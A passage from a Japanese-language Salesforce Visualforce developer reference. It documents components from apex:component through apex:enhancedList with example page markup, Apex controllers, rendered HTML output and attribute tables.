<apex:component controller="myAccountsCon">
    <apex:attribute name="var" type="String" description="The variable to represent
                        a single account in the iteration."/>
    <apex:repeat var="componentAccount" value="{!accounts}">
        <apex:componentBody >
            <apex:variable var="{!var}" value="{!componentAccount}"/>
        </apex:componentBody>
    </apex:repeat>
</apex:component>


/*** Controller ***/
public class myAccountsCon {


public List<Account> accounts {
    get {
    accounts = [select name, billingcity, billingstate, billingstreet, billingpostalcode

    from account where ownerid = :userinfo.getuserid()];


    return accounts;
    }
    set;
    }
}
```

上述の例では次の HTML を表示します。

```
<table width="100%" cellspacing="0" cellpadding="0" border="0" id="bodyTable" class="outer">


    <!-- Start page content table -->

    <tbody><tr><td id="bodyCell" class="oRight">

        <!-- Start page content -->

        <a name="skiplink"><img width="1" height="1"

                        title="Content Starts Here" class="skiplink"

                      alt="Content Starts Here" src="/s.gif"/></a><span id="j_id0:j_id1">


        <table border="1">

            <tbody>

                <tr>

                    <td>sForce</td>

                    <td><table>

                        <tbody>

                            <tr>

                                <td>The Land's Mark @ One Market</td>

                            </tr>

                            <tr>

                                <td>San Francisco, CA 94087</td>

                            </tr>

                        </tbody>

                    </table>

                    </td>

                </tr>

            </tbody>

        </table>

            <table border="1">
```

```
                <tbody>
                    <tr>
                        <td>University U</td>
                        <td>
            <table>
                <tbody>
                    <tr>
                        <td>888 N Euclid
                            Hallis Center, Room 501
                            Tucson, AZ 85721
                            United States</td>
                    </tr>
                     <tr>
                        <td>Tucson, AZ </td>
                    </tr>
                </tbody>
            </table>
            </td>
            </tr>
        </tbody>
            </table>
            </span>
    </td>
    </tr>
    </tbody>
</table>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		13.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		13.0	global

apex:composition

2 番目のテンプレートページのコンテンツを含むページの領域です。テンプレートページは、1 つ以上の <apex:insert> コンポーネントを含む Visualforce ページです。<apex:composition> コンポーネントは、関連付けられているテンプレートを指定し、テンプレートの <apex:insert> コンポーネントの本文に、一致する <apex:define> コンポーネントを提供します。<apex:composition> コンポーネント外のコンテンツは表示されません。

<apex:insert>、<apex:define> も参照してください。

例

```
<!-- Page: composition -->

<!-- This page acts as the template. Create it first, then the page below.  -->

<apex:page>

 <apex:outputText value="(template) This is before the header"/><br/>

 <apex:insert name="header"/><br/>

 <apex:outputText value="(template) This is between the header and body"/><br/>

 <apex:insert name="body"/>

</apex:page>



<!-- Page: page -->

<apex:page>

 <apex:composition template="composition">
```

```
  <apex:define name="header">(page) This is the header of mypage</apex:define>

  <apex:define name="body">(page) This is the body of mypage</apex:define>

 </apex:composition>

</apex:page>
```

上述の例では次の HTML を表示します。

```
(template) This is before the header<br/>

(page) This is the header of mypage<br/>

(template) This is between the header and body<br/>

(page) This is the body of mypage
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	String	このコンポーネントの表示には、この属性による影響はありません。<apex:component> を条件に基づいて表示する場合は、<apex:outputPanel> コンポーネント内にラップし、その rendered 属性に条件式を追加します。		10.0	global
template	ApexPagesPageReference	このコンポーネントで使用するテンプレートページ。この値では、Visualforce ページの名前を指定するか、または差し込み項目の構文を使用して、ページまたは PageReference を参照します。	はい	10.0	global

apex:dataList

一連のデータを反復処理することで定義される、値の順序付きリストと順序なしリストです。<apex:dataList> コンポーネントの本文では、リストでの1つの項目の表示方法を指定します。データセットには最大1,000個の項目を含めることができます。

例

```
<!-- Page: -->
```

```
<apex:page controller="dataListCon">

    <apex:dataList value="{!accounts}" var="account">

        <apex:outputText value="{!account.Name}"/>

    </apex:dataList>

</apex:page>


/*** Controller: ***/

public class dataListCon {


 List<Account> accounts;


 public List<Account> getAccounts() {

  if(accounts == null) accounts = [SELECT Name FROM Account LIMIT 10];

  return accounts;

 }


}
```

上述の例では次の HTML **を表示します。**

```
<ul id="thePage:theList">

 <li id="thePage:theList:0">Bass Manufacturing</li>

 <li id="thePage:theList:1">Ball Corp</li>

 <li id="thePage:theList:2">Wessler Co.</li>

</ul>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
first	Integer	リストに視覚的に表示される反復の最初の要素。ここで、0 は value 属性で指定されている一連のデータの最初の要素のインデックスです。たとえば、value属性で指定されている一連のレコードの最初の2つの要素を表示しない場合は、first="2" と設定します。		10.0	global
id	String	ページの他のコンポーネントが dataList コンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成された HTML 出力の基本言語。この属性についての詳細は、W3C 仕様を参照してください。		10.0	global
onclick	String	onclickイベントが発生した場合(ユーザがリストをクリックした場合) に呼び出される JavaScript。		10.0	global
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがリストをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがリストからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをリストに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rows	Integer	リストに表示する項目の最大数。指定されていない場合、この値はデフォルトの 0 に設定され、表示可能なすべてのリストの項目を表示します。		10.0	global
style	String	dataList コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
styleClass	String	dataList コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
type	String	表示するリストの種類。順序付きリストでは、使用できる値には「1」、「a」、「A」、「i」、または「I」があります。順序なしリストでは、使用できる値には「disc」、「square」、および「circle」があります。指定されていない場合、この値はデフォルトの「disc」に設定されます。		10.0	global
value	Object	リストに表示されるデータのコレクション。	はい	10.0	global
var	String	value 属性で指定するデータのコレクションの 1 つの要素を表す変数の名前。この変数を使用して、dataList コンポーネントタグの本文に要素を表示できます。	はい	10.0	global

apex:dataTable

一連のデータを反復処理することで定義されるHTMLテーブルです。1行あたり1つのデータ項目に関する情報を表示します。<apex:dataTable> の本文には、データの各項目で表示する情報の種類を指定する1つ以上の列コンポーネントが含まれます。データセットには最大1,000個の項目を含めることができます。

Salesforce.com APIバージョン20.0以降が稼動しているVisualforceページでは、このコンポーネントに<apex:repeat> タグを含めて列を生成できます。

<apex:panelGrid> も参照してください。

このコンポーネントでは、「html-」プレフィックスを使用したHTMLパススルー属性がサポートされています。パススルー属性は、生成されたテーブルの <tbody> タグに適用されます。

```
<!-- For this example to render properly, you must associate the Visualforce page


with a valid account record in the URL.


For example, if 001D000000IRt53 is the account ID, the resulting URL should be:


https://Salesforce_instance/apex/myPage?id=001D000000IRt53


See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->




<!-- Page: -->


<apex:page controller="dataTableCon" id="thePage">


 <apex:dataTable value="{!accounts}" var="account" id="theTable" rowClasses="odd,even"


                        styleClass="tableClass">
```

```
 <apex:facet name="caption">table caption</apex:facet>

 <apex:facet name="header">table header</apex:facet>

 <apex:facet name="footer">table footer</apex:facet>

 <apex:column>

         <apex:facet name="header">Name</apex:facet>

  <apex:facet name="footer">column footer</apex:facet>

  <apex:outputText value="{!account.name}"/>

 </apex:column>

 <apex:column>

  <apex:facet name="header">Owner</apex:facet>

  <apex:facet name="footer">column footer</apex:facet>

  <apex:outputText value="{!account.owner.name}"/>

 </apex:column>

</apex:dataTable>
```

```
</apex:page>



/*** Controller: ***/



public class dataTableCon {



 List<Account> accounts;



 public List<Account> getAccounts() {

  if(accounts == null) accounts = [select name, owner.name from account limit 10];

  return accounts;

 }

}
```

上述の例では次の HTML を表示します。

```
<table class="tableClass" id="thePage:theTable" border="0" cellpadding="0" cellspacing="0">

 <colgroup span="2"></colgroup>

 <caption>table caption</caption>

 <thead>

  <tr>

   <td colspan="2" scope="colgroup">table header</td>

  </tr>

  <tr>

   <td scope="col">Name</td>

   <td scope="col">Owner</td>

  </tr>

 </thead>

 <tfoot>
```

```
 <tr>

  <td scope="col">column footer</td>

  <td scope="col">column footer</td>

 </tr>

 <tr>

  <td colspan="2" scope="colgroup">table footer</td>

 </tr>

</tfoot>

<tbody>

 <tr class="odd">

  <td>Bass Manufacturing</td>

  <td>Doug Chapman</td>

 </tr>

 <tr class="even">
```

```
    <td>Ball Corp</td>

    <td>Alan Ball</td>

   </tr>

   <tr class="odd">

    <td>Wessler Co.</td>

    <td>Jill Wessler</td>

   </tr>

  </tbody>

</table>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
align	String	表示されるHTMLテーブルのページに対する位置。使用できる値には、「left」、「center」、または「right」があります。指定されていない状態にすると、この値はデフォルトの「left」に設定されます。		10.0	global
bgcolor	String	表示される HTML テーブルの背景色。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
border	String	表示される HTML テーブルの周囲のフレームの幅 (ピクセル単位)。		10.0	global
captionClass	String	caption facet が指定されている場合、表示される HTML テーブルのキャプションの表示に使用されるスタイルクラス。この属性は、主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
captionStyle	String	caption facet が指定されている場合、表示される HTML テーブルのキャプションの表示に使用されるスタイル。この属性は、主に、インライン CSS スタイルを追加するために使用されます。		10.0	global
cellpadding	String	各テーブルセルの境界線とそのコンテンツ間のスペース。この属性の値がピクセル単位の長さである場合、4 辺の余白のすべてでコンテンツからの距離がこの値に設定されます。属性の値がパーセント単位の長さである場合は、上下の余白は利用可能な縦方向のスペースのパーセントに基づいてコンテンツからの距離が上下均等の長さに分割され、左右の余白は利用可能な横方向のスペースのパーセントに基づいてコンテンツからの距離が左右均等の長さに分割されます。		10.0	global
cellspacing	String	各テーブルセルの境界線とそのセルを囲む他のセルの境界線および/またはテーブルの境界の間のスペース。この値はピクセルまたはパーセント単位で指定する必要があります。		10.0	global
columnClasses	String	テーブルの列に関連付けられている 1 つ以上のクラスのカンマ区切りのリスト。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。複数のクラスが指定されている場合、クラスはすべての列に繰り返し適用されます。たとえば、columnClasses="classA, classB" と指定すると、最初の列は classA でスタイル設定され、2 番目の列は classB でスタイル設定され、3 番目の列は classA でスタイル設定され、4 番目の列は classB でスタイル設定されます (以下同様)。		10.0	global
columns	Integer	このテーブルの列数。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
columnsWidth	String	各テーブル列に適用される幅のカンマ区切りのリスト。値はピクセルで表すことができます (columnsWidth="100px, 100px" など)。		10.0	global
dir	String	生成されたHTMLコンポーネントの読み取り方向。使用可能な値には「RTL」(右から左)または「LTR」(左から右) があります。		10.0	global
first	Integer	テーブルに視覚的に表示される反復処理の最初の要素。ここで、0はvalue属性で指定されている一連のデータの最初の要素のインデックスです。たとえば、value属性で指定されている一連のレコードの最初の 2 つの要素を表示しない場合は、first="2" と設定します。		10.0	global
footerClass	String	footerfacetが指定されている場合、表示されるHTMLテーブルのフッター(一番下の行)を表示するために使用されるスタイルクラス。この属性は、主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。		10.0	global
frame	String	このテーブルに引かれる境界線。使用できる値には、「none」、「above」、「below」、「hsides」、「vsides」、「lhs」、「rhs」、「box」、および「border」があります。指定されていない場合、この値はデフォルトの「border」に設定されます。		10.0	global
headerClass	String	header facet が指定されている場合、表示されるHTML テーブルのヘッダーの表示に使用されるスタイルクラス。この属性は、主に、外部CSSスタイルシートを使用するときに適用されるCSSスタイルを指定するために使用されます。		10.0	global
id	String	ページの他のコンポーネントがdataTableコンポーネントを参照できるようにする識別子。		10.0	global
lang	String	「en」または「en-US」など、生成されたHTML出力の基本言語。この属性についての詳細は、W3C仕様を参照してください。		10.0	global
onclick	String	onclick イベントが発生した場合 (ユーザがデータテーブルをクリックした場合) に呼び出されるJavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
ondblclick	String	ondblclick イベントが発生した場合 (ユーザがデータテーブルをダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onkeydown	String	onkeydown イベントが発生した場合 (ユーザがキーボードのキーを押した場合) に呼び出される JavaScript。		10.0	global
onkeypress	String	onkeypress イベントが発生した場合 (ユーザがキーボードのキーを押したか、押したままにした場合) に呼び出される JavaScript。		10.0	global
onkeyup	String	onkeyup イベントが発生した場合 (ユーザがキーボードのキーを放した場合) に呼び出される JavaScript。		10.0	global
onmousedown	String	onmousedown イベントが発生した場合 (ユーザがマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global
onmousemove	String	onmousemove イベントが発生した場合 (ユーザがマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseout	String	onmouseout イベントが発生した場合 (ユーザがデータテーブルからマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onmouseover	String	onmouseover イベントが発生した場合 (ユーザがマウスポインタをデータテーブルに重ねた場合) に呼び出される JavaScript。		10.0	global
onmouseup	String	onmouseup イベントが発生した場合 (ユーザがマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
onRowClick	String	onRowClick イベントが発生した場合 (ユーザがデータテーブルの行をクリックした場合) に呼び出される JavaScript。		10.0	global
onRowDblClick	String	onRowDblClick イベントが発生した場合 (ユーザがデータテーブルの行をダブルクリックした場合) に呼び出される JavaScript。		10.0	global
onRowMouseDown	String	onRowMouseDown イベントが発生した場合 (ユーザがデータテーブルの行でマウスボタンをクリックした場合) に呼び出される JavaScript。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
onRowMouseMove	String	onRowMouseMove イベントが発生した場合 (ユーザがマウスポインタをデータテーブルの行に重ねた場合) に呼び出される JavaScript。		10.0	global
onRowMouseOut	String	onRowMouseOut イベントが発生した場合 (ユーザがデータテーブルの行からマウスポインタを移動した場合) に呼び出される JavaScript。		10.0	global
onRowMouseOver	String	onRowMouseOver イベントが発生した場合 (ユーザがマウスポインタをデータテーブルの行に重ねた場合) に呼び出される JavaScript。		10.0	global
onRowMouseUp	String	onRowMouseUp イベントが発生した場合 (ユーザがデータテーブルの行の上でマウスボタンを放した場合) に呼び出される JavaScript。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rowClasses	String	テーブルの行に関連付けられている 1 つ以上のクラスのカンマ区切りのリスト。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。複数のクラスが指定されている場合、それらのクラスがすべての行に繰り返し適用されます。たとえば、columnRows="classA, classB" と指定すると、最初の行は classA でスタイル設定され、2 番目の行は classB でスタイル設定され、3 番目の行は classA でスタイル設定され、4 番目の行は classB でスタイル設定されます (以下同様)。		10.0	global
rows	Integer	このテーブルの行数。		10.0	global
rules	String	このテーブルのセルの間に引かれる境界線。使用できる値には、「none」、「groups」、「rows」、「cols」、および「all」があります。指定されていない場合、この値はデフォルトの「none」に設定されます。		10.0	global
style	String	dataTable コンポーネントの表示に使用されるスタイル。主に、インライン CSS スタイルを追加するために使用されます。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
styleClass	String	dataTable コンポーネントの表示に使用されるスタイルクラス。主に、外部 CSS スタイルシートを使用するときに適用される CSS スタイルを指定するために使用されます。		10.0	global
summary	String	セクション 508 の準拠に関するテーブルの目的と構造の概要。		10.0	global
title	String	ユーザがコンポーネントにマウスポインタを重ねたときにツールチップとして表示されるテキスト。		10.0	global
value	Object	テーブルに表示されるデータのコレクション。	はい	10.0	global
var	String	value 属性で指定するデータのコレクションの 1 つの要素を表す変数の名前。この変数を使用して、dataTable コンポーネントタグの本文に要素自体を表示できます。	はい	10.0	global
width	String	テーブル全体の幅。利用可能な横方向の合計スペースに対する相対パーセント (width="80%" など)、またはピクセル数 (width="800px" など) のいずれかとして表されます。		10.0	global

Facet

facet 名	説明	API バージョン
caption	テーブルのキャプションに表示されるコンポーネント。テーブルのキャプションの表示は、name="caption" を含む facet によって制御されるため、caption facet が dataTable コンポーネントの本文に表示される順序は重要ではありません。	10.0
footer	テーブルのフッター行に表示されるコンポーネント。テーブルの最後の行の表示は、name="footer" を含む facet によって制御されるため、footer facet が dataTable コンポーネントの本文に表示される順序は重要ではありません。	10.0
header	テーブルのヘッダー行に表示されるコンポーネント。テーブルの最初の行の表示は、name="header" を含む facet によって制御されるため、header facet が dataTable コンポーネントの本文に表示される順序は重要ではありません。	10.0

apex:define

Visualforce テンプレートページで定義されている <apex:insert> コンポーネントのコンテンツを提供するテンプレートコンポーネントです。

<apex:composition>、<apex:insert> も参照してください。

例

```
<!-- Page: composition -->

<!-- This page acts as the template. Create it first, then the page below.  -->

<apex:page>

    <apex:outputText value="(template) This is before the header"/><br/>

    <apex:insert name="header"/><br/>

    <apex:outputText value="(template) This is between the header and body"/><br/>

    <apex:insert name="body"/>

</apex:page>



<!-- Page: page -->

<apex:page>

    <apex:composition template="composition">

        <apex:define name="header">(page) This is the header of mypage</apex:define>

        <apex:define name="body">(page) This is the body of mypage</apex:define>

    </apex:composition>

</apex:page>
```

上述の例では次の HTML を表示します。

```
(template) This is before the header<br/>

(page) This is the header of mypage<br/>

(template) This is between the header and body<br/>

(page) This is the body of mypage
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
name	String	この定義コンポーネントのコンテンツを挿入する挿入コンポーネントの名前。	はい	10.0	global

apex:detail

[設定] でオブジェクトの関連付けられているページレイアウトで定義する、特定のオブジェクトの標準詳細ページです。このコンポーネントには、標準のSalesforceアプリケーションインターフェースに表示する、関連付けられている関連リスト、関連リストのフロート表示リンク、およびタイトルバーの包含または除外に関する属性が含まれます。

例

```
<!-- For this example to render properly, you must associate the Visualforce page

with a valid account record in the URL.

For example, if 001D000000IRt53 is the account ID, the resulting URL should be:

https://Salesforce_instance/apex/myPage?id=001D000000IRt53

See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->


<apex:page standardController="Account">

   <apex:detail subject="{!account.ownerId}" relatedList="false" title="false"/>

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
id	String	ページの他のコンポーネントが詳細コンポーネントを参照できるようにする識別子。		10.0	global

属性名	属性型	説明	必須項目	API バージョン	アクセス
inlineEdit	Boolean	コンポーネントでインライン編集をサポートするかどうかを制御する。 <apex:inlineEditSupport> も参照してください。		20.0	
oncomplete	String	oncomplete イベントが発生した場合 (タブが選択されており、ページにそのコンテンツが表示されている場合) に呼び出される JavaScript。 この属性は、inlineEdit または showChatter が true に設定されている場合にのみ機能します。		20.0	
relatedList	Boolean	表示されるコンポーネントに関連リストを含めるかどうかを指定する boolean 値。true の場合、関連リストが表示されます。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
relatedListHover	Boolean	表示されるコンポーネントに関連リストのフロート表示リンクを含めるかどうかを指定する boolean 値。true の場合、関連リストのフロート表示リンクが表示されます。指定されていない場合、この値はデフォルトの true に設定されます。relatedList 属性が false であるか、または [設定]	[カスタマイズ]	[ユーザインターフェース] で [関連リストのフロート表示リンクを有効化] オプションが選択されていない場合、この属性は無視されます。		10.0	global
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		10.0	global
rerender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。 この属性は、inlineEdit または showChatter が true に設定されている場合にのみ機能します。		20.0	
showChatter	Boolean	Chatter 情報とレコードのコントロールを表示するかどうかを指定する boolean 値。		20.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
		これがtrueで、<apex:page>のshowHeaderがfalseである場合は、<chatter:feedWithFollowers>が使用されている場合とまったく同様のレイアウトになります。 これがtrueで、<apex:page>のshowHeaderがtrueである場合は、通常のChatter UIのようなレイアウトになります。			
subject	String	このコンポーネントのデータを提供するレコードのID。		10.0	global
title	Boolean	表示されるコンポーネントにタイトルバーを含めるかどうかを指定するboolean値。trueの場合、タイトルバーが表示されます。指定されていない場合、この値はデフォルトのtrueに設定されます。		10.0	global

apex:dynamicComponent

このタグは動的Apexコンポーネントのプレースホルダとして機能します。動的コンポーネントを返すApexメソッドの名前を受け入れる、1つの必須パラメータ(componentValue)が含まれます。

次のVisualforceコンポーネントには、動的なApex表現は含まれません。

- <apex:attribute>
- <apex:component>
- <apex:componentBody>
- <apex:composition>
- <apex:define>
- <apex:dynamicComponent>
- <apex:include>
- <apex:insert>
- <apex:param>
- <apex:variable>

例

```
<apex:page controller="SimpleDynamicController">

    <apex:dynamicComponent componentValue="{!dynamicDetail}" />

</apex:page>
```

```
/* Controller */
public class SimpleDynamicController {

    public Component.Apex.Detail getDynamicDetail() {
        Component.Apex.Detail detail = new Component.Apex.Detail();
        detail.expressions.subject = '{!acct.OwnerId}';
        detail.relatedList = false;
        detail.title = false;
        return detail;
    }

    // Just return the first Account, for example purposes only
    public Account acct {
        get { return [SELECT Id, Name, OwnerId FROM Account LIMIT 1]; }
    }
}
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
componentValue	UIComponent	動的 Visualforce コンポーネントを返す Apex メソッドの名前を受け入れる。	はい	22.0	
id	String	カスタムコンポーネント定義で他のタグが属性を参照できるようにする識別子。		22.0	global
invokeAfterAction	Boolean	boolean 値。true の場合、ページまたは送信の action メソッドが呼び出された後に componentValue の Apex メソッドがコールされます。		31.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		22.0	

apex:emailPublisher

apex:emailPublisher (メールパブリッシャー) では、ケースフィードを使用するサポートエージェントは、メールメッセージを作成し、顧客に送信できます。メールテンプレートと添付ファイルをサポートできるように、このコンポーネントをカスタマイズできます。このコンポーネントは、ケースフィードとメール-to-ケースが有効化された組織でのみ使用できます。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

次の例はメールパブリッシャーを表示します。

```
<apex:page standardController="Case" showHeader="true">
    <apex:emailPublisher id="myEmailPublisher"
        entityId="{!case.id}"
        width="600px"
        title="Send an Email"
        expandableHeader="false"
        autoCollapseBody="false"
        showAdditionalFields="false"
        fromVisibility="selectable"
        toVisibility="editable"
        bccVisibility="hidden"
        ccVisibility="hidden"
        emailBody=""
        subject=""
        toAddresses=""
```

```
                onSubmitFailure="alert('failed');"
                fromAddresses="person1@mycompany.com,person2@mycompany.com"
            />
        </apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
autoCollapseBody	Boolean	メール本文が空の場合に本文を折りたたんで上下のサイズを小さくするかどうかを指定する boolean 値。		25.0	
bccVisibility	String	[BCC] 項目の表示に関する設定。「editable」、「editableWithLookup」、「readOnly」、または「hidden」のいずれかです。		25.0	
ccVisibility	String	[CC] 項目の表示に関する設定。「editable」、「editableWithLookup」、「readOnly」、または「hidden」のいずれかです。		25.0	
emailBody	String	メール本文のデフォルトのテキスト値。		25.0	
emailBodyFormat	String	メール本文の形式。「text」、「HTML」、または「textAndHTML」のいずれかです。		25.0	
emailBodyHeight	String	メール本文の高さ (em 単位)。		25.0	
enableQuickText	Boolean	クイックテキストのオートコンプリート機能をメールパブリッシャーで使用可能にするかどうかを指定します。		25.0	
entityId	id	メールパブリッシャーを表示するレコードのエンティティ ID。現在のバージョンでは、ケースレコード ID のみがサポートされています。	はい	25.0	
expandableHeader	Boolean	ヘッダーが展開可能か固定であるかを指定する boolean 値。		25.0	
fromAddresses	String	送信元アドレスの制限されたセット。		25.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
fromVisibility	String	[送信者] 項目の表示に関する設定。「selectable」または「hidden」のいずれかです。		25.0	
id	String	ページの他のコンポーネントがコンポーネントを参照できるようにする識別子。		14.0	global
onSubmitFailure	String	メールの送信に失敗した場合に呼び出される JavaScript。		25.0	
onSubmitSuccess	String	メールが正しく送信された場合に呼び出される JavaScript。		25.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	global
reRender	Object	メールが正しく送信されたときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。		25.0	
sendButtonName	String	メールパブリッシャーの送信ボタンの名前。		25.0	
showAdditionalFields	Boolean	パブリッシャーのレイアウトに定義された追加項目を表示するかどうかを示す boolean 値。		25.0	
showAttachments	Boolean	添付ファイルセレクタを表示するかどうかを指定する boolean 値。		25.0	
showSendButton	Boolean	送信ボタンを表示するかどうかを指定する boolean 値。		25.0	
showTemplates	Boolean	テンプレートセレクタを表示するかどうかを指定する boolean 値。		25.0	
subject	String	[件名] のデフォルト値。		25.0	
subjectVisibility	String	[件名] 項目の表示に関する設定。「editable」、「readOnly」、または「hidden」のいずれかです。		25.0	
submitFunctionName	String	メールを送信するために JavaScript からコールできる関数の名前。		25.0	
title	String	メールパブリッシャーヘッダーに表示されるタイトル。		25.0	
toAddresses	String	[宛先] 項目のデフォルト値。		25.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
toVisibility	String	[宛先] 項目の表示に関する設定。「editable」、「editableWithLookup」、「readOnly」、または「hidden」のいずれかです。		25.0	
verticalResize	Boolean	パブリッシャーで垂直方向のサイズ変更を許可するかどうかを指定する boolean 値。		30.0	
width	String	メールパブリッシャーの幅 (ピクセル (px) またはパーセント (%) 単位)。		25.0	

apex:enhancedList

現在選択されているビューのレコードの関連付けられたリストを含む、オブジェクトのリストビュー選択リストです。標準の Salesforce アプリケーションでは、このコンポーネントは特定のオブジェクトのメインタブに表示されます。このコンポーネントには、<apex:listView> と比較した、ページあたりの高さおよび行数など、指定可能な追加属性があります。

注: <apex:enhancedList> を他のコンポーネントの rerender 属性を使用して表示する場合、<apex:enhancedList> は「block」に設定されている layout 属性を持つ <apex:outputPanel> コンポーネント内にある必要があります。<apex:enhancedList> コンポーネントは showHeader 属性が false に設定されているページでは使用できません。1 ページには、5 つの <apex:enhancedList> コンポーネントのみ含めることができます。このコンポーネントを使用するページには、バージョン 3 より前の Ext JS を含めることはできません。

<apex:listView> も参照してください。

例

```
<apex:page>

    <apex:enhancedList type="Account" height="300" rowsPerPage="10" id="AccountList" />

    <apex:enhancedList type="Lead" height="300" rowsPerPage="25"

        id="LeadList" customizable="False" />

</apex:page>
```

属性

属性名	属性型	説明	必須項目	API バージョン	アクセス
customizable	Boolean	現在のユーザがリストをカスタマイズできるかどうかを指定する boolean 値。指定されていない場合、デフォルト値は true です。この属性が false に設定されている場合、現在のユーザはリスト定義を編集したり、リスト名、検索条件、表示される列、列の順序、または表示を変更したりすることはできません。ただし、この場合でも列幅または並び替え順序などの現在のユーザの個人設定を設定することはできます。		14.0	
height	Integer	リストの高さをピクセル単位で指定する integer 値。この値は必須です。	はい	14.0	
id	String	目的のリストビューのデータベース ID。リストビューの定義を編集するときは、この ID はブラウザのアドレスバーの「fcf=」に続く 15 文字の文字列になります。type が指定されていない場合、この値は必須です。		14.0	global
listId	String	ビューを表示する Salesforce オブジェクト。type が指定されていない場合、この値は必須です。		14.0	
oncomplete	String	ブラウザでページが更新された後に実行される JavaScript。ページの更新によりこの JavaScript は自動的にコールされますが、インライン編集および後続の保存では自動的にコールされません。		14.0	
rendered	Boolean	コンポーネントをページに表示するかどうかを指定する boolean 値。指定されていない場合、この値はデフォルトの true に設定されます。		14.0	
reRender	Object	AJAX 更新要求の結果がクライアントに返されるときに再作成される 1 つ以上のコンポーネントの ID。この値には、単一の ID、ID のカンマ区切りのリスト、または ID のリストまたはコレクションの差し込み項目の式を使用できます。注: 他のコンポーネントの rerender 属性を使用して enhancedList を再表示する場合、enhanceList は「block」に設定されている layout 属性を持つ apex:outputPanel コンポーネント内にある必要があります。		14.0	

属性名	属性型	説明	必須項目	API バージョン	アクセス
rowsPerPage	Integer	ページあたりの行数を指定する integer 値。デフォルト値は現在のユーザの設定です。使用できる値は、10、25、50、100、200 です。注: この値に 100 を超える値が設定されている場合は、パフォーマンスが低下する可能性があるという警告メッセージが自動的に表示されます。		14.0	
type	String	type="Account" または type="My_Custom_Object__c" など、ビューを表示する Salesforce オブジェクト。		14.0	
width	Integer	リストの幅をピクセル単位で指定する integer 値。デフォルト値は利用可能なページ幅です。ビューポートの最初に表示可能な領域にリストが表示されていない場合は、デフォルト値はブラウザの幅になります。		14.0	

apex:facet

